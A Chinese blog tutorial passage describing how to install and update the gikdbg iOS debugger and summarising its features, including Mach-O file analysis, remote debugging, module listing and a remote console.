下一篇文章(gikdbg 系列教程 2.1 安装配置)我们将详细介绍如何配置 gikdbg，使其可以更好的服务于你的安全研究工作，敬请关注 http://gikir.com/!

gikdbg 系列教程 2.1-安装配置

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接(http://gikir.com/blog/?p=32)和本申明，否则嘛，哼哼…\n”);

}
```

在初次使用 gikdbg 进行 iOS 32 位软件调试之前需要进行的配置步骤：

步骤 1. 前往 http://gikir.com/product.php 下载并解压到任意目录；

步骤 2. 使用 iFunxbox 或者 OpenSSH + PuTTY 等工具软件安装$(GIKDBG)/iserver/gikir_iserver.deb 安装完毕如果未出现 gikir_iserver 的图标 请重启手机(或者在 Cydia 里面添加源 http://apt.feng.com/geekneo,然后再安装)；

步骤 3. 如果想使用 USB 进行有线调试，前往 http://www.apple.com/cn/itunes/download/下载并安装”Apple Application Support”以及”Mobile Device Support”,否则忽略该步骤并且后续只能使用 WIFI 进行无线调试；

步骤 4. 在手机上运行 gikir_iserver，在 Windows 上运行 gikdbg.exe，并执行 iDebug/Login (USB) or iDebug/Login (WIFI)菜单命令，每次新运行 gikdbg 时都需要执行该操作；

步骤 5. 按照$(GIKDBG)/isample/readme.txt 的步骤调试 helloworld 进行测试；

步骤 6. 如果上述步骤全部正常，则 gikdbg 就算配置完成了，否则请联系我们排除问题。

gikdbg 的更新步骤：

步骤 1. 前往 http://gikir.com/product.php 下载最新版本并解压到任意目录；

步骤 2. 使用$(OLD_GIKDBG)/gikdbg.exe 登陆设备，在 iShell 命令行中执行”$install deb”,然后选择$(NEW_GIKDBG)/iserver/gikir_iserver.deb 进行服务端程序的更新(如果第一次是使用 Cydia 安装的,请继续使用 Cydia 更新)；

步骤 3. 拷贝$(NEW_GIKDBG)所有内容覆盖$(OLD_GIKDBG)以完成客户端程序的更新。

在使用 gikdbg 的过程中有任何改进意见和 Bug，请及时反馈给我们以帮助我们将他开发得更加完善。

下一篇文章(gikdbg 系列教程 2.2 功能简介)我们将概括性的介绍 gikdbg 以帮助你快速的了解其主要功能，敬请关注 http://gikir.com/!

gikdbg 系列教程 2.2-功能简介


发表回复

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接(http://gikir.com/blog/?p=43)和本申明，否则嘛，哼哼…\n”);

}
```

gikdbg 目前只支持 iOS 32 位系统,包括 Mach-O 文件分析,远程调试,远程控制台等主要功能.未来的 gikdbg for android 将以 4.4.2 Android ART 为起点进行支持.

对于 iOS Mach-O 文件的分析，有两种视图，一种是数据，主要用于查看与分析原始文件数据，一种是代码，主要用于查看与分析原始汇编代码以及结构化的原始数据。

以数据为视图的分析为：



Address	Hex dump																ASCI
00000000	CE	FA	ED	FE	0C	00	00	00	09	00	00	00	02	00	00	00	
00000010	13	00	00	00	68	07	00	00	85	00	20	00	01	00	00	00	
00000020	38	00	00	00	5F	5F	50	41	47	45	5A	45	52	4F	00	00	
00000030	00	00	00	00	00	00	00	00	00	10	00	00	00	00	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	01	00	00	00	D0	01	00	00	5F	5F	54	45	
00000060	58	54	00	00	00	00	00	00	00	00	00	00	00	10	00	00	
00000070	00	80	1E	00	00	00	00	00	00	80	1E	00	05	00	00	00	
00000080	05	00	00	00	06	00	00	00	00	00	00	00	5F	5F	74	65	
00000090	78	74	00	00	00	00	00	00	00	00	00	00	5F	5F	54	45	
000000A0	58	54	00	00	00	00	00	00	00	00	00	00	F8	1A	00	00	
000000B0	68	50	16	00	F8	0A	00	00	03	00	00	00	00	00	00	00	

Offset	Belong	String
00166A70	__cstring	console
00166A7B	__cstring	Missing filename.
00166A8D	__cstring	/SourceCache/gdb/gdb-1821/src/gdb/
00166ABE	__cstring	char *scan_filename_with_cleanup(c
00166AF6	__cstring	filename != NULL
00166B0D	__cstring	Append
00166B15	__cstring	restore
00166B1D	__cstring	Set restore specific command setti
00166B44	__cstring	set restore
00166B51	__cstring	Show current restore specific comm
00166B80	__cstring	show restore
00166B8E	__cstring	binary-buffer-size
00166BA1	__cstring	Set the max binary buffer size to
00166D80	__cstring	Show the max binary buffer size to
00166DC3	__cstring	dump
00166DC8	__cstring	Dump target code/data to a local f
00166DEF	__cstring	dump
00166DF5	__cstring	append
00166DFC	__cstring	Append target code/data to a local


Magic	CPU	Sub CPU	File	LC.No.	LC.S
MH_MAGIC	ARM	V7	MH_EXECUTE	19	000

	Offset	Command	Size	Inte
0	0000001C	LC_SEGMENT	56	__P
1	00000054	LC_SEGMENT	464	__T
2	00000224	LC_SEGMENT	600	__D
3	0000047C	LC_SEGMENT	56	__L
4	000004B4	LC_DYLD_INFO_ONLY	48	
5	000004E4	LC_SYMTAB	24	
6	000004FC	LC_DYSYMTAB	80	
7	0000054C	LC_LOAD_DYLINKER	28	
8	00000568	LC_UUID	24	{8C
9	00000580	LC_VERSION_MIN_IPHONEOS	16	iOS
10	00000590	LC_UNIXTHREAD	84	
11	000005E4	LC_LOAD_DYLIB	80	/Sy
12	00000634	LC_LOAD_DYLIB	92	/Sy
13	00000690	LC_LOAD_DYLIB	56	/us

	Segment	Section	Offset	Size
0	__TEXT	__text	00000AF8	00165068
1	__TEXT	__stub_helper	00165B60	00000F0C
2	__TEXT	__cstring	00166A70	0007286D
3	__TEXT	__const	001D92E0	0000E5C4
4	__TEXT	__info_plist	001E78A4	00000256
5	__TEXT	__symbolstub1	001E7AFC	000004F8
6	__DATA	__lazy_symbol	001E8000	000004F8
7	__DATA	__program_vars	001E84F8	00000014
8	__DATA	__nl_symbol_ptr	001E850C	00000F14
9	__DATA	__data	001E9420	0000A370
10	__DATA	__const	001F3790	0000B034
11	__DATA	__cfstring	001FE7C4	00000030
12	__DATA	__common	00000000	00002A10
13	__DATA	__bss	00000000	0000CE3F


在该视图中,我们可以查看 Mach-O 文件的原始数据,文件头,加载命令,区块结构以及字符串列表.

以代码为视图的分析为：




在该视图中, 我们可以查看函数列表, 函数反汇编代码, 文件头结构体列表, objc 类列表.

就调试功能而言,gikdbg 目前可以调试 32 位的控制台，动态库，App 等程序，可以使用 USB 进行有线和 WIFI 进行无线调试。由于目前服务端 的调试功能完全基于 gdb，因此在调试基于 objc 的程序的时候，初始化调试会话比较耗时.他的使用方式与 PC 平台的 ollydbg 一样。调试 UI 视图 为：



在该视图中,我们可以修改寄存器,内存值,可以查看指定函数代码,可以手工调用当前函数.


模块列表视图为：



Index	Name	Base	Path
1	dyld	2fe00000	/usr/lib/dyld
2	chown	00001000	/bin/chown
3	libgcc_s.1.dylib	35c14000	/usr/lib/libgcc_s.1.dylib
4	libSystem.B.dylib	30edd000	/usr/lib/libSystem.B.dylib
5	libcache.dylib	3243d000	/usr/lib/system/libcache.dylib
6	libcommonCrypto.dylib	33d07000	/usr/lib/system/libcommonCrypto.dylib
7	libcompiler_rt.dylib	319aa000	/usr/lib/system/libcompiler_rt.dylib
8	libcopyfile.dylib	30e1e000	/usr/lib/system/libcopyfile.dylib
9	libdispatch.dylib	37a84000	/usr/lib/system/libdispatch.dylib
10	libdnsinfo.dylib	30aeb000	/usr/lib/system/libdnsinfo.dylib
11	libdyld.dylib	37ddd000	/usr/lib/system/libdyld.dylib
12	libkeymgr.dylib	33e8a000	/usr/lib/system/libkeymgr.dylib
13	liblaunch.dylib	34ad6000	/usr/lib/system/liblaunch.dylib
14	libmacho.dylib	36e77000	/usr/lib/system/libmacho.dylib
15	libnotify.dylib	34a7d000	/usr/lib/system/libnotify.dylib
16	libremovefile.dylib	37a9f000	/usr/lib/system/libremovefile.dylib
17	libsystem_blocks.dylib	34f27000	/usr/lib/system/libsystem_blocks.dylib
18	libsystem_c.dylib	37112000	/usr/lib/system/libsystem_c.dylib
19	libsystem_dnssd.dylib	37415000	/usr/lib/system/libsystem_dnssd.dylib
20	libsystem_info.dylib	315fd000	/usr/lib/system/libsystem_info.dylib
21	libsystem_kernel.dylib	3523e000	/usr/lib/system/libsystem_kernel.dylib
22	libsystem_network.dylib	37f23000	/usr/lib/system/libsystem_network.dylib
23	libsystem_sandbox.dylib	35660000	/usr/lib/system/libsystem_sandbox.dylib
24	libunwind.dylib	30205000	/usr/lib/system/libunwind.dylib
25	libxpc.dylib	34001000	/usr/lib/system/libxpc.dylib
26	gikir_iserver_injecter.dylib	00036000	/private/var/stash/Applications/gikir_iserver.app/gikir_iserver_injecter.dy

在该视图中，我们可以注入动态库，跳转到指定的模块代码空间。

对于远程控制台，分为本地指令和远程指令。本地指令以’$’为前缀，远程指令就是设备上的命令行，运行视图为：



在该视图中我们可以执行自定义命令,加载 shell 命令序列脚本.

其他更多的细节，可以前往 http://gikir.com/product.php 下载使用。在使用 gikdbg 的过程中有任何改进意见和 Bug，欢迎反馈给我们以帮助我们将他开发得更加完善。

下一篇文章(gikdbg 系列教程 3.1 调试控制台)我们将详细介绍如何使用 gikdbg 调试控制台程序，敬请关注 http://gikir.com/！

gikdbg 系列教程 3.1-调试控制台

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接(http://gikir.com/blog/?p=51)和本申明，否则嘛，哼哼…\n”);

}
```

